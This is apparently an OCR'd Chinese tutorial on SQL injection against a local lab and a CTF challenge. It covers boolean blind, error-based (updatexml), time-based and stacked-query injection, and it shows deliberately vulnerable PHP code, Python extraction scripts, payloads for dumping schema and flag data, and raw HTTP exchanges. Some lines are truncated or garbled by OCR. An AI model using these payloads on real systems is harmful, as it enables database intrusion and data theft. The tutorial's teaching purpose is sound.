
```
for i in range(1,5):
    for j in range(len(name)):
        url = "http://127.0.0.1/sql/boolean.php?id=1' and substr((select column_name from i
        #url = "http://127.0.0.1/sql/boolean.php?id=1' and substr((select column_name from s
        res = requests.get(url)
        text = res.text
        if "yes" in text:
            print(name[j])
            break;
```

```
f
l
a
g
```

url = "http://127.0.0.1/sql/boolean.php?id=1' and substr((select column_name from information_schema.columns where table_schema='security' and table_name='flag' limit 0,1),{},1)='{}' --+".format(i,name[j])

url = "http://127.0.0.1/sql/boolean.php?id=1' and substr((select column_name from security.flag limit 0,1),{},1)='{}' --+".format(i,name[j])

两种都可以，但是第一种要注意，一定要同时指定库和表。



```
'''
name = ('a','b','c','d','e','f','g','h','i','j','k','l','n','n','o','p','q', ,'u'
flag = ''
for i in range(1,40 ):
    for j in range(len(name)):
        url = "http://127.0.0.1/sql/boolean.php?id=1' and substr((select flag from security
        res = requests.get(url)
        text = res.text
        if "yes" in text:
            flag += name[j]
            print(flag)
            break;
```

```
flag{52a03125fca16
flag{52a03125fca16c
flag{52a03125fca16c8
flag{52a03125fca16c87
flag{52a03125fca16c873
flag{52a03125fca16c8734
```

url = "http://127.0.0.1/sql/boolean.php?id=1' and substr((select flag from security.flag limit 0,1),{},1)='{}' --+".format(i,name[j])

Error Injection

$conn = mysqli_connect("localhost","root","root","security");

if(mysqli_connect_errno()){

die("ERROR!");

}

$username = @$_GET['username'];

if($result = mysqli_query($conn,"select * from users where `username`='".$username."'")){

echo "ok";


}else{

echo mysqli_error($conn);

}

首先，是根据username条件 查询，只输出查询是否成功，不成功会报错，想到报错注入。

黑盒的话，输入单引号报错，其他的都没问题:




```
127.0.0.1/sql/error.php?username=admin%27
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''admin''' at line 1
```

首先要说明一下用到的updatexml()

UPDATEXML (XML_document, XPath_string, new_value);

select updatexml(1,concat(0x7e,(select database()),0x7e),1)



```
127.0.0.1/sql/error.php?username=1%27%20and%20updatexml(1,concat(0x7e,(select%20user()),0x7e),1)%20--+
XPATH syntax error: '~root@localhost~'
```

concat()函数是将其连成一个字符串，因此不会符合XPATH_string的格式，从而出现格式错误，爆出用户

0x7eASCII码,实为~,upadtexml()报错信息为特殊字符、字母及之后的内容,为了前面字母丢失,开头连接一个特殊字符~

爆数据库版本信息

?id=1' and updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)

用户

?id=1' and updatexml(1,concat(0x7e,(SELECT user()),0x7e),1)

数据库

?id=1' and updatexml(1,concat(0x7e,(SELECT database()),0x7e),1)

爆库

?id=1' and updatexml(1,concat(0x7e,(SELECT distinct concat(0x7e, (select schema_name),0x7e) FROM information_schema.schemata limit 0,1),0x7e),1)

爆表

?id=1' and updatexml(1,concat(0x7e,(SELECT distinct concat(0x7e, (select table_name),0x7e) FROM information_schema.tables where table_schema=database() limit 0,1),0x7e),1)


爆字段

?id=1' and updatexml(1,concat(0x7e,(SELECT distinct concat(0x7e, (select column_name),0x7e) FROM information_schema.columns where table_name='flag' limit 0,1),0x7e),1)

爆字段内容


?id=1' and updatexml(1,concat(0x7e,(SELECT distinct concat(0x23,flag,0x23) FROM security.flag limit 0,1),0x7e),1)

当然，这里是以不知道库名、表名、字段名为例，因此使用information_schema这个库，如果白盒审计遇到，直接from指定即可。




```
127.0.0.1/sql/error.php?username=%27%20and%20updatexml(1,concat(0x7e,(SELECT%20database()),0x7e),1)%20--+
XPATH syntax error: '~security~'
```

?username=admin' and updatexml(1,concat(0x7e,(SELECT database()),0x7e),1) --+




```
127.0.0.1/sql/error.php?username=1%27%20and%20updatexml(1,concat(0x7e,(SELECT%20distinct%20concat(0x7e,%20(select%20table_name),0x7e)%20FROM%20information_schema.tables%20where%20table_schema=database(...
XPATH syntax error: '~~flag~~'
```

?username=admin' and updatexml(1,concat(0x7e,(SELECT distinct concat(0x7e, (select table_name),0x7e) FROM information_schema.tables where table_schema=database() limit 0,1),0x7e),1)



```
127.0.0.1/sql/error.php?username=admin%27%20and%20updatexml(1,concat(0x7e,(SELECT%20distinct%20concat(0x7e,%20(select%20column_name),0x7e)%20F
XPATH syntax error: '~~娌樶湉鐾佃€傹潜~~'
```

?username=admin' and updatexml(1,concat(0x7e,(SELECT distinct concat(0x7e, (select column_name),0x7e) FROM information_schema.columns where table_name='flag' limit 0,1),0x7e),1)



```
127.0.0.1/sql/error.php?username=admin%27%20and%20updatexml(1,concat(0x7e,(SELECT%20distinct%20concat(0x23,flag,0x23)%20FROM%20security.flag%20limit%200,1),0x7e),1)%20--+
XPATH syntax error: '~#flag{52a03125fca16c8734811181f'
```

' and updatexml(1,concat(0x7e,(SELECT distinct concat(0x23,flag,0x23) FROM security.flag limit 0,1),0x7e),1)

Time Injection

$conn = mysqli_connect("localhost","root","root");

if(mysqli_connect_errno()){

echo "ERROR:".mysqli_connect_errno()

}

$id = $_GET['id'];

if(preg_match(/union/i, $id)){

exit("get out!");

}

$result = mysqli_query($conn,"select * from users where `id`='".$id."'");

$row = mysqli_fetch_array($result);


```
if($row){
exit("yes");
}else{
exit("no");
}
?>
```

看一下上面的代码，首先是不能有union，其次是需要单引号闭合。当然这里也可以使用Boolean注入或其他方法，我们用基于时间的盲注来演示。

id=1' and if(ord(substring(database(),1,1))=115,sleep(5),1) %23


id=1' and if(substr(database(),1,1)='s',sleep(5),1) %23

if(expr1,expr2,expr3):若expr1为TRUE则if()返回expr2否则返回expr3。



```
GET /sql/time.php?id=1%27%20and%20if(length(database())%3E7a|sleep(10),1)%20--+ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Hm_lvt_e2ecc5a8268ea1a4c9862ec7b4ee5b11=1582299778; DedeUserID=3;
DedeUserID__ckMd5=8e754debcd8d3654; DedeLoginTime=1582971220; DedeLoginTime__ckMd5=98e699f5e554f626
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sat, 07 Mar 2020 04:30:56 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Content-Length: 2
Connection: close
Content-Type: text/html

no
```



```
GET /sql/time.php?id=1%27%20and%20if(length(database())%3E8,sleep(10),1)%20--+ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Hm_lvt_e2ecc5a8268ea1a4c9862ec7b4ee5b11=1582299778; DedeUserID=3;
DedeUserID__ckMd5=8e754debcd8d3654; DedeLoginTime=1582971220; DedeLoginTime__ckMd5=98e699f5e554f626
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sat, 07 Mar 2020 04:32:14 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Content-Length: 3
Connection: close
Content-Type: text/html

yes
```

看到上面，如果满足条件的反应时间大概是14s，不满足则4s，证明执行了sleep(10)。

但是同样可以看到，也输出了yes和no可以用来判断，不过实战中如果碰到没有可判断的标志，就可以时间盲注。

Stack Injection

try{

$conn = new PDO("mysql:host=localhost;dbname=security","root","root");

$conn->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_EXCEPTION);

$result = $conn->query("select * from users where `id`='".$_GET['id']."'");

$row = $result->setFetchMode(PDO::FETCH_ASSOC);

foreach($result->fetchAll() as $k=>$v){

foreach($v as $key => $value){

echo $value;

}

$dsn = null;

}

}

catch(PDOException $e){

```
echo "error";

}

$conn = null;
```

可以看到使用了PDO,使用PDO执行SQL语句时，可以执行多条语句，但只会返回第一条的结果，同时mysql_multi_query()也可以查询多条语句。

强网杯-随便注:

easy_sql

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:


```
function waf1($inject) {


preg_match("/select|update|delete|drop|insert|where|\./i",$inject) && die('return
preg_match("/select|update|delete|drop|insert|where|\./i",$inject);');



}


function waf2($inject) {


strstr($inject, "set") && strstr($inject, "prepare") && die('strstr($inject, "set") &&
strstr($inject, "prepare")');



}


if(isset($_GET['inject'])) {


$id = $_GET['inject'];


waf1($id);


waf2($id);


$mysqli = new mysqli("127.0.0.1","root","root","supersqli");
```

```
$mysqli = new mysqli('127.0.0.1','root','root','supersqli');

//多条sql语句

$sql = "select * from `words` where id = '$id';";

$res = $mysqli->multi_query($sql);

if ($res){//使用multi_query()执行一条或多条sql语句

do{

if ($rs = $mysqli->store_result()){//store_result()方法获取第一条sql语句查询结果

while ($row = $rs->fetch_row()){

var_dump($row);

echo "
";

}

$rs->Close(); //关闭结果集

if ($mysqli->more_results()){ //判断是否还有更多结果集

echo "
```

```
";
```


```
}

}

}while($mysqli->next_result()); //next_result()方法获取下一结果集，返回bool值

} else {

echo "error ".$mysqli->errno." : ".$mysqli->error;

}

$mysqli->close(); //关闭数据库连接

}

?>
```

先说上面的例子，因为PDO只返回第一条语句的结果，所以第二条可以考虑sleep()，基于时间的盲注。



```
GET /sql/stack.php?id=1%27;select%20if(ord(substring(database(),1,1))=115,sleep(10),1)%20--+ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Hm_lvt_e2ecc5a8268ea1a4c9862ec7b4ee5b11=1582299778; DedeUserID=3;
DedeUserID__ckMd5=8e754debcd8d3654; DedeLoginTime=1582971220; DedeLoginTime__ckMd5=98e699f5e554f626
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Sat, 07 Mar 2020 05:32:29 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Content-Length: 9
Connection: close
Content-Type: text/html

1DumbDumb
```



可以看到是ok的.

那这里再说说强网杯的例子:

这个其实当时好像是没有给出代码的，那我们就先不仔细看代码了。

